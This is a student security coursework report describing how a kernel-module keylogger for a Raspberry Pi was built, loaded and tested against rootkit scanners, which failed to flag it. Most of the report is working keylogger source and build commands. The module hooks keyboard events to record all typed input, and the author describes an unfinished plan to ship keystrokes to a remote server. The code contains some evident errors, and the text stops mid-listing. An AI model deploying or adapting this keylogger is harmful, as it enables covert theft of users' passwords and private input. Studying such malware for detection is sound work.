Malicious LKM’s and how to detect them

Patrick Collins

CMP408: IoT and Cloud Secure Development

BSc Ethical Hacking Year 4

2022/23

Contents

Introduction 3
Procedure 4
Setup 4
Creating the LKM Keylogger 5
Turning on LED 8
Makefile 9
Compiling LKM 9
Inserting the LKM 10
Running anti-virus against LKM Keylogger 11
Final goal 11
Conclusion 12
References 13
Appendices 14
Appendix A – Hardware setup and LED Circuit 14
Appendix B - Code 15
LKMKeylogger.c 15
Makefile 21
Appendix C – Inserting and using the Keylogger LKM 22
Appendix D – Malicious LKM scanning tools 23
Chkrootkit 23
rkhunter 23
Lsmod 25
Appendix E - POST Request Attempt 27

Introduction

Importance of this topic in IoT & Cloud Secure Development

Linux Kernel Modules (LKM's) can be created for malicious intentions and through the widely available cloud solutions such as Amazon Web Services (AWS) nowadays it can be utilised by an attacker to set up an easy attack on the user. Without knowing where to look a malicious LKM could stay hidden very well. This project is a simple demonstration of how these components could be combined for malicious intent and how to discover such activity.

Objectives in order:

- Set up raspberry pi zero W with Raspbian OS installed
- Create a keylogging LKM module in C
- Turn on LED once post request is sent
- Import this module into the kernel
- Set up Amazon Elastic Beanstalk
- Create PHP website to parse POST data sent to it
- Ensure malicious user input prevention
- Display the user input data on the index.php website page
- Type input into raspberry Pi and refresh the PHP website.
- Download LKM rootkit discovery tool(s) and run on the system to demonstrate how to find malicious LKM

Procedure

Hardware:

- Raspberry Pi Zero W
- Official Raspberry Pi Keyboard & Mouse
- HDMI cable
- Mini USB to Regular USB adaptor
- Monitor/TV
- 1 LED
- 1 resistor
- Jumper wires
- Breadboard
- Micro Sd card

Software:

- VirtualBox
- Fedora 32 (Workstation Edition)
- Raspbian GNU/Linux 10 (buster) / Raspberry Pi OS (Raspberry Pi n.d)
- Raspberry Pi Kernel and Cross compiler (pelwell, n.d)

Linux malicious LKM scanning tools:

- Chkrootkit version 0.52 (kali.org, 2022)
- Rootkit Hunter (rkhunter) version 1.4.6 (kali.org, 2022)

Setup

First the developer installed Fedora 32 on VirtualBox with the raspberry pi kernel and cross compiler to compile the Keylogger C program into an LKM. The raspberry pi was then setup with all its components (figure 1).



Figure 1: Hardware Setup

An LED circuit was also created to enable the keylogger to flash the LED once the user pressed the Enter key. See figure 2 for the circuit setup. GPIO pin 23 (orange wire on the right) is connected to the resistor, with the LED placed at the other end of the resistor. The ground (black wire on the left) is then placed at the end of the LED.

Finally, the desktop environment was set up and can be seen in Appendix A, figure 1.



Figure 2: LED circuit

Creating the LKM Keylogger

All the code for the Keylogger program “LKMKeylogger.c” can be found in Appendix B.

USB Keyboard Scancodes

On the Raspberry Pi, the command “*sudo showkey –scancodes*” was executed to get the scancodes of every key on the keyboard (figure 3). For example, the scancode for the letter and key “q” is 0x10 and its shift scancode 0x90.

```
pi@raspberrypi:~/Desktop $ sudo showkey --scancodes
kb mode was ?UNKNOWN?
[ if you are trying this under X, it might not work
since the X server is also reading /dev/console ]

press any key (program terminates 10s after last keypress)...
q0x10 0x90
w0x11 0x91
e0x12 0x92
r0x13 0x93
t0x14 0x94
y0x15 0x95
u0x16 0x96
i0x17 0x97
o0x18 0x98
p0x19 0x99
a0x1e 0x9e
s0x1f 0x9f
d0x20 0xa0
f0x21 0xa1
```

Figure 3: USB Keyboard Scancodes mapping.

The developer mapped every key and inserted each scancode into two arrays. One for the key pressed normally called usb_keyboard_scancodes, and one for the key pressed with shift called usb_keyboard_shift_scancodes (figure 4).

Two more arrays were created with the corresponding character for each key. One for the value of the key pressed normally called “convert”, and one for the key pressed with shift called “convertShift” (figure 4).

```
static const char* usb_keyboard_scancodes[64] = {
    0x29, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08, 0x09, 0x0a, 0x0b, 0x0c, 0x0d, 0x0e,
    0x0f, 0x10, 0x11, 0x12, 0x13, 0x14, 0x15, 0x16, 0x17, 0x18, 0x19, 0x1a, 0x1b, 0x1c,
    0x3a, 0x1e, 0x1f, 0x20, 0x21, 0x22, 0x23, 0x24, 0x25, 0x26, 0x27, 0x28, 0x2b,
    0x2a, 0x56, 0xac, 0x2d, 0x2e, 0x2f, 0x30, 0x31, 0x32, 0x33, 0x34, 0x35, 0x36,
    0x1d, 0x7d, 0x38, 0x39, 0x64, 0x61, 0x69, 0x67, 0x6c, 0x6a};

static const char* usb_keyboard_shift_scancodes[64] = {
    0xa9, 0x82, 0x83, 0x84, 0x85, 0x86, 0x87, 0x88, 0x89, 0x8a, 0x8b, 0x8c, 0x8d, 0x8e,
    0x8f, 0x90, 0X91, 0X92, 0x93, 0x94, 0x95, 0x96, 0x97, 0x98, 0x99, 0x9a, 0x9b, 0x1c,
    0x3a, 0x9e, 0x9f, 0xa0, 0xa1, 0xa2, 0xa3, 0xa4, 0xa5, 0xa6, 0xa7, 0xa7, 0xab,
    0xaa, 0xd6, 0x2c, 0xad, 0xae, 0xaf, 0xb0, 0xb1, 0xb2, 0xb3, 0xb4, 0xb5, 0xb6,
    0x9d, 0xfd, 0xb8, 0xb9, 0xe4, 0xe1, 0xe9, 0xe7, 0xec, 0xea};

static const char* convert[64] = {
    "`","1", "2", "3", "4", "5", "6", "7", "8", "9", "0", "-", "=", " DELETE ",
    " TAB ","q", "w", "e", "r", "t", "y", "u", "i", "o", "p", "[", "]", " ENTER ",
    " CAPS ", "a", "s", "d", "f", "g", "h", "j", "k", "l", ";", "'", "#",
    " SHIFT ", "\\","z", "x", "c", "v", "b", "n", "m", ",", ".", "/", " SHIFT ",
    " LCtrl ", " PI ", " Alt ", " ", " Alt Gr ", " RCtrl ", " LEFT ", " UP ", " DOWN ", " RIGHT "};

static const char* convertShift[64] = {
    "¬", "!", """, "£", "$", "%", "^", "&", "*", "(", ")", "_", "+", " DELETE ",
    " TAB ","Q", "W", "E", "R", "T", "Y", "U", "I", "O", "P", "{", "}", " ENTER ",
    " CAPS ", "A", "S", "D", "F", "G", "H", "J", "K", "L", ":", "@", "~",
    " SHIFT ", "\\","Z", "X", "C", "V", "O", "N", "M", "<", ">", "?", " SHIFT ",
    " LCtrl ", " PI ", " Alt ", " ", " Alt Gr ", " RCtrl ", " LEFT ", " UP ", " DOWN ", " RIGHT "};

```

Figure 4: UK USB Keyboard Scancodes and corresponding character

Notify when key pressed

The function “register_keyboard_notifier” is used to set up the program to listen for keystrokes (figure 5). Once it is set up the struct “keylogger_notify” is called which simply calls the function “keylogger” once a key is pressed as seen by “.notifier_call” (figure 6).

```
    register_keyboard_notifier(&keylogger_notify);
    return 0;
}
```

Figure 5: Keyboard notifier function register_keyboard_notifier.

```
static struct notifier_block keylogger_notify = {
    .notifier_call = keylogger,
};
```

Figure 6: keylogger_notify struct

Keystroke value

When the keylogger is called by the notifier, the keystroke value is obtained using “param” (figure 7). The scancode for each keystroke is obtained using “param->value” and “param->shift” which is then checked in the control flow later in the program.

```
174  int keylogger(struct notifier_block *nblock,
175                unsigned long code,
176                void *_param)
177  {
178      struct keyboard_notifier_param *param = _param; //get keystrokes from user
```

Figure 7: Obtaining keystrokes using pointer “param”.

Control Flow

A for loop was created to loop through all scancodes once a key was pressed. If the scancode matches any of the two scancode arrays, then the corresponding string from that array is added onto the string buffer called “keystrokes” using “strcat” (figure 8).

Buffer overflow

As the program stored user input into a buffer until Enter was pressed a simple overflow check was implemented to prevent buffer overflow from occurring in my program to improve security. The if statements before concatenating the corresponding string demonstrate the length checks. If the length of the new string exceeds the buffer, then the buffer is reset and the string added (figure 8).

```
233  for(c=0;c<te;c++) ////LOOP THROUGH ALL SCANCODES
234  {
235      if(param->shift == 0x00 && param->value == usb_keyboard_scancodes[c] && param->value != usb_keyboard_scancodes[13] && caps == false) //M
236      {
237          char* s = convert[c];
238          leng = strlen(s);
239          if(crashCheck+leng<n) //no overflow
240          {
241              strcat(keystrokes,s);
242          }
243          else if(crashCheck+leng>n) //overflow - reset
244          {
245              send(); //force keystrokes to print and empty
246              strcat(keystrokes,s);
247          }
248      }
249      if(param->shift == 0x01 && param->value != usb_keyboard_scancodes[13] || caps == true) //Convert scancode to corresponding shift vlaue
250      {
251          if(param->value == usb_keyboard_scancodes[c] && param->value != usb_keyboard_scancodes[13])
252          {
253              char* s = convertShift[c];
254              leng = strlen(s);
255              if(crashCheck+leng<n) //no overflow
256              {
257                  strcat(keystrokes,s);
258              }
259              else if(crashCheck+leng>n) //overflow - reset
260              {
261                  send(); //force keystrokes to print and empty
262                  strcat(keystrokes,s);
263              }
264          }
265      }
266
267  }
```

Figure 8: For loop control flow checking pressed key scancode.

Turning on LED

To fulfil the IOT purpose of the project functionality was added to turn on the LED previously connected to the raspberry pi once the user pressed enter. The pin was assigned to GPIO pin 23 and is turned off once the module was inserted into the kernel (figure 9&10).

```
25    //Assign LED GPIO Pin
26    static unsigned int Led = 23;
```

Figure 9: Assigning LED to GPIO pin 23.

```
static int __init keylogger_init(void)
{
    printk("Keylogger Loaded\n");

    gpio_direction_output(23, 0);
    gpio_set_value(Led, 0);
```

Figure 10: Initialising the LED and setting value as 0 (off).

This is to notify the user, through a flash, that the keys have been sent (figure 11). After an LED flash the keystrokes buffer is reset to store new keystrokes.

```
147   int send(void)
148   {
149       printk(KERN_INFO "Keystrokes:");
150       printk(KERN_CONT "[%s]", keystrokes); //print continuous line of keystrokes
151
152       if (!gpio_is_valid(Led)){
153           printk(KERN_INFO "LKMKeylogger: invalid GPIO\n");
154           return -ENODEV;
155       }
156       gpio_set_value(Led, 1);
157       if(gpio_get_value(Led)==1){
158           printk(KERN_INFO "Successful\n");
159           gpio_set_value(Led, 0);
160       }
161       else{
162           printk(KERN_INFO "Unsuccessful\n");
163       }
164
165       //cleanup
166       strcpy(keystrokes, "");
167       return 0;
168   }
```

Figure 11: send function turns on LED after keystrokes printed.

Unloading LKM

Finally, if the LKMKeylogger LKM is unloaded then the keyboard notifier is unregistered. The LED is also turned off and then freed (figure 12).

```
290  static void __exit keylogger_exit(void)
291  {
292      unregister_keyboard_notifier(&keylogger_notify);
293      gpio_set_value(23, 0);
294      gpio_unexport(23);
295      gpio_free(Led);
296      printk("Keylogger Unloaded\n");
297  }
298
```

Figure 12: Unloading the module from the kernel.

Makefile

A simple Makefile was created and placed into the same directory as LKMKeylogger.c to help with compiling. The code can be found in Appendix B.

Compiling LKM

The command "*sudo make KERNEL=/home/cmp408/rpisrc/linux CROSS=/home/cmp408/tools/arm-bcm2708/arm-linux-gnueabihf/bin/arm-linux-gnueabihf-*" was executed to compile the C program into a LKM for the raspberry pi called LKMKeylogger.ko (figures 13&14). Next, "LKMKeylogger.ko" was transferred to the raspberry pi using scp (figure 15).

```
[cmp408@localhost keylogv1]$ sudo make KERNEL=/home/cmp408/rpisrc/linux CROSS=/home/cmp408/tools/arm-bcm2708/arm-linux-gnueabihf/bin/arm
-linux-gnueabihf-
make ARCH=arm CROSS_COMPILE=/home/cmp408/tools/arm-bcm2708/arm-linux-gnueabihf/bin/arm-linux-gnueabihf- -C /home/cmp408/rpisrc/linux M=/
home/keylogv1 modules
make[1]: Entering directory '/home/cmp408/rpisrc/linux'
  CC [M]  /home/keylogv1/LKMKeylogger.o
```

Figure 13: Compiling LKMKeylogger.c into LKMKeylogger.ko

```
[cmp408@localhost keylogv1]$ ls
LKMKeylogger.c   LKMKeylogger.mod    LKMKeylogger.mod.o  Makefile       Module.symvers
LKMKeylogger.ko  LKMKeylogger.mod.c  LKMKeylogger.o      modules.order
```

Figure 14: Files created from compiling LKMKeylogger.c

```
  Building modules, stage 2.
  MODPOST 1 modules
  CC [M]  /home/keylogv1/LKMKeylogger.mod.o
  LD [M]  /home/keylogv1/LKMKeylogger.ko
make[1]: Leaving directory '/home/cmp408/rpisrc/linux'
[cmp408@localhost keylogv1]$ scp ./LKMKeylogger.ko pi@192.168.137.112:/home/pi/Desktop
pi@192.168.137.112's password:
LKMKeylogger.ko                                                    100% 9160   689.7KB/s   00:00
```

Figure 15: Transferring LKMKeylogger.ko to the raspberry pi using scp

Inserting the LKM

The developer inserted the Keylogger LKM with the command "*sudo insmod LKMKeylogger.ko" (*figure 16). Next, the command "*dmesg"* showed the Keylogger successfully loaded into the kernel (figures 17&18).



Figure 16: Inserting the LKM



Figure 17&18: dmesg output showing Keylogger loaded.

As seen by figure 19, after a couple more input tests, the keystrokes were successfully being stored and printed to the kernel. The Shift conversion also worked printing out special characters and capital letters.



Figure 19: User keystrokes printed into kernel on enter press.

Running anti-virus against LKM Keylogger

Chkrootkit

Chkrootkit was installed with command "*sudo apt install chkrootkit"* (figure 20). After running the scanner with the Keylogger LKM inserted no suspicious activity was discovered (Appendix D, figures 1&2).

```
pi@raspberrypi:~/Desktop $ sudo apt install chkrootkit
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  chkrootkit
0 upgraded, 1 newly installed, 0 to remove and 442 not upgraded.
Need to get 213 kB of archives.
After this operation, 648 kB of additional disk space will be used.
Get:1 http://raspbian.mirror.uk.sargasso.net/raspbian buster/main armhf chkrootkit armhf 0.52-3 [213 kB]
Fetched 213 kB in 3s (74.4 kB/s)
Preconfiguring packages ...
Selecting previously unselected package chkrootkit.
(Reading database ... 156182 files and directories currently installed.)
Preparing to unpack .../chkrootkit_0.52-3_armhf.deb ...
Unpacking chkrootkit (0.52-3) ...
Setting up chkrootkit (0.52-3) ...
Processing triggers for man-db (2.8.5-2) ...
```

Figure 20: Installing chkrootkit with command "*sudo apt install chkrootkit".*

rkhunter

Rkhunter was installed with command "*sudo apt install rkhunter"* (figure 21). After running the scanner with the Keylogger LKM inserted no suspicious activity was discovered as well (Appendix D, figures 3-7).

```
pi@raspberrypi:~/Desktop $ sudo apt install rkhunter
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

Figure 21: Installing rkhunter with command "*sudo apt install rkhunter".*

lsmod

As the tools did not pick up on the Keylogger activity, the developer manually checked the existence of an unusual LKM using the command "*lsmod".* See Appendix D, figures 8&9. After "LKMKeylogger.ko" is inserted the module name appears highlighted in red. Using these methods, you can determine any unusual names loaded into the kernel that is not expected.

Final goal

The final goal of this project was to send the keystrokes to a remote PHP webserver hosted on AWS. The developer had difficulties crafting a POST request containing the keystrokes string as the data due to the C libraries not working and being included with the kernel program. After many failed attempts this had to be dropped and instead the contents printed to the kernel. An attempt can be found in Appendix E.

Conclusion

To conclude, a malicious LKM Keylogger was successfully created with all user entered keys being stored on the buffer. On Enter press, an LED flashed. The crafted string in the buffer could be stored in a file or sent to a remote web server as was the intention of this project. Rootkit scanning tools also did not pick up on any suspicious activity. Had the POST request worked the keylogger would be sending user inputs remotely without detection showing the danger of malicious LKM's. Overall, the project was a success.

References

Raspberry Pi n.d., Operating system images, *Raspberry Pi*, viewed 12 January, 2023, <https://www.raspberrypi.com/software/operating-systems/>

anilavakundu and pelwell n.d., Raspberrypi/tools, *GitHub*, viewed 12 January, 2023, <https://github.com/raspberrypi/tools>

pelwell n.d., Raspberrypi/linux: Kernel source tree for raspberry pi-provided kernel builds. issues unrelated to the linux kernel should be posted on the Community Forum at https://forums.raspberrypi.com/, *GitHub*, viewed 12 January, 2023, <https://github.com/raspberrypi/linux>

Brouwer, A n.d., *Keyboard scancodes: Keyboard scancodes*, viewed 12 January, 2023, <https://www.win.tue.nl/~aeb/linux/kbd/scancodes-1.html>

Savard, JJG n.d., *Scan Codes Demystified*, viewed 12 January, 2023, <http://www.quadibloc.com/comp/scan.htm>

Dunlap, R and Murray, A n.d., How to get PRINTK format specifiers right¶, *How to get printk format specifiers right - The Linux Kernel documentation*, viewed 13 January, 2023, <https://docs.kernel.org/core-api/printk-formats.html>

programiz n.d., C strcat(), *Programiz*, viewed 16 January, 2023, <https://www.programiz.com/c-programming/library-function/string.h/strcat>

kali.org 2022, Chkrootkit: Kali linux tools, *Kali Linux*, viewed 20 January, 2023, <https://www.kali.org/tools/chkrootkit/>

kali.org 2022, RKHUNTER: Kali Linux Tools, *Kali Linux*, viewed 20 January, 2023, <https://www.kali.org/tools/rkhunter/>

Appendices

Appendix A – Hardware setup and LED Circuit



Figure 1: Desktop on Raspberry Pi OS

Appendix B - Code

LKMKeylogger.c

```
/*
 ================================================================================
===
 Name        : LKMKeylogger.c
 Author      : Patrick Collins
 Email       : Contact@paddylonglegs.site
 Version     : 1.0
 Copyright   : © 2023 Patrick Collins <Contact@paddylonglegs.site>
 License     : GPL v2
 Description : LKM USB Keylogger for Raspberry Pi OS (formerly Raspbian)
 ================================================================================
===
 */

#include <linux/init.h>
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/moduleparam.h>
#include <linux/keyboard.h>
#include <linux/input.h>
#include <linux/gpio.h>

MODULE_LICENSE("GPL v2");
MODULE_AUTHOR("Patrick Collins <Contact@paddylonglegs.site>");
MODULE_DESCRIPTION("Sniff and store keys pressed on the system");
MODULE_VERSION("1.0");

//Assign LED GPIO Pin
static unsigned int Led = 23;

//Array to store user keystrokes
char keystrokes[4095];
bool caps = false;
int capsCheck = 0;

static int keylogger(struct notifier_block *nblock,
        unsigned long code,
        void *_param);

/*
    Scancode sources:
    https://www.win.tue.nl/~aeb/linux/kbd/scancodes-1.html
    http://www.quadibloc.com/comp/scan.htm
    sudo showkey --scancodes
 */
```

```
/*  UK USB SCANCODES [Second HEX is with Shift held]
   ` 0x29 0xa9 ¬
   1 0x02 0x82 !
   2 0x03 0x83 "
   3 0x04 0x84 £
   4 0x05 0x85 $
   5 0x06 0x86 %
   6 0x07 0x87 ^
   7 0x08 0x88 &
   8 0x09 0x89 *
   9 0x0a 0x8a (
   0 0x0b 0x8b )
   - 0x0c 0x8c _
   = 0x0d 0x8d +
 DEL 0x0e 0x8e
 TAB 0x0f 0x8f
   q 0x10 0x90 Q
   w 0x11 0x91 W
   e 0x12 0x92 E
   r 0x13 0x93 R
   t 0x14 0x94 T
   y 0x15 0x95 Y
   u 0x16 0x96 U
   i 0x17 0x97 I
   o 0x18 0x98 O
   p 0x19 0x99 P
   [ 0x1a 0x9a {
   ] 0x1b 0x9b }
CAPS 0x3a 0xba
   a 0x1e 0x9e A
   s 0x1f 0x9f S
   d 0x20 0xa0 D
   f 0x21 0xa1 F
   g 0x22 0xa2 G
   h 0x23 0xa3 H
   j 0x24 0xa4 J
   k 0x25 0xa5 K
   l 0x26 0xa6 L
   ; 0x27 0xa7 :
   ' 0x28 0xa8 @
   # 0x2b 0xab ~
SHIFT 0x2a 0xaa
   \ 0x56 0xd6 |
   z 0x2c 0xac Z
   x 0x2d 0xad X
   c 0x2e 0xae C
   v 0x2f 0xaf V
   b 0x30 0xb0 B
```

```
   n 0x31 0xb1 N
   m 0x32 0xb2 M
   , 0x33 0xb3 <
   . 0x34 0xb4 >
   / 0x35 0xb5 ?
SHIFT 0x36 0xb6
LCtrl 0x1d 0x9d
   PI 0x7d 0xfd
  Alt 0x38 0xb8
SPACE 0x39 0xb9
ALTGR 0x64 0xe4
RCtrl 0x61 0xe1
LEFT  0x69 0xe9
UP    0x67 0xe7
DOWN  0x6c 0xec
RIGHT 0x6a 0xea
 */

static const char* usb_keyboard_scancodes[64] = {
   0x29, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07, 0x08, 0x09, 0x0a, 0x0b, 0x0c, 0x0d, 0x0e,
   0x0f, 0x10, 0x11, 0x12, 0x13, 0x14, 0x15, 0x16, 0x17, 0x18, 0x19, 0x1a, 0x1b, 0x1c,
   0x3a, 0x1e, 0x1f, 0x20, 0x21, 0x22, 0x23, 0x24, 0x25, 0x26, 0x27, 0x28, 0x2b,
   0x2a, 0x56, 0xac, 0x2d, 0x2e, 0x2f, 0x30, 0x31, 0x32, 0x33, 0x34, 0x35, 0x36,
   0x1d, 0x7d, 0x38, 0x39, 0x64, 0x61, 0x69, 0x67, 0x6c, 0x6a};

static const char* usb_keyboard_shift_scancodes[64] = {
   0xa9, 0x82, 0x83, 0x84, 0x85, 0x86, 0x87, 0x88, 0x89, 0x8a, 0x8b, 0x8c, 0x8d, 0x8e,
   0x8f, 0x90, 0X91, 0X92, 0x93, 0x94, 0x95, 0x96, 0x97, 0x98, 0x99, 0x9a, 0x9b, 0x1c,
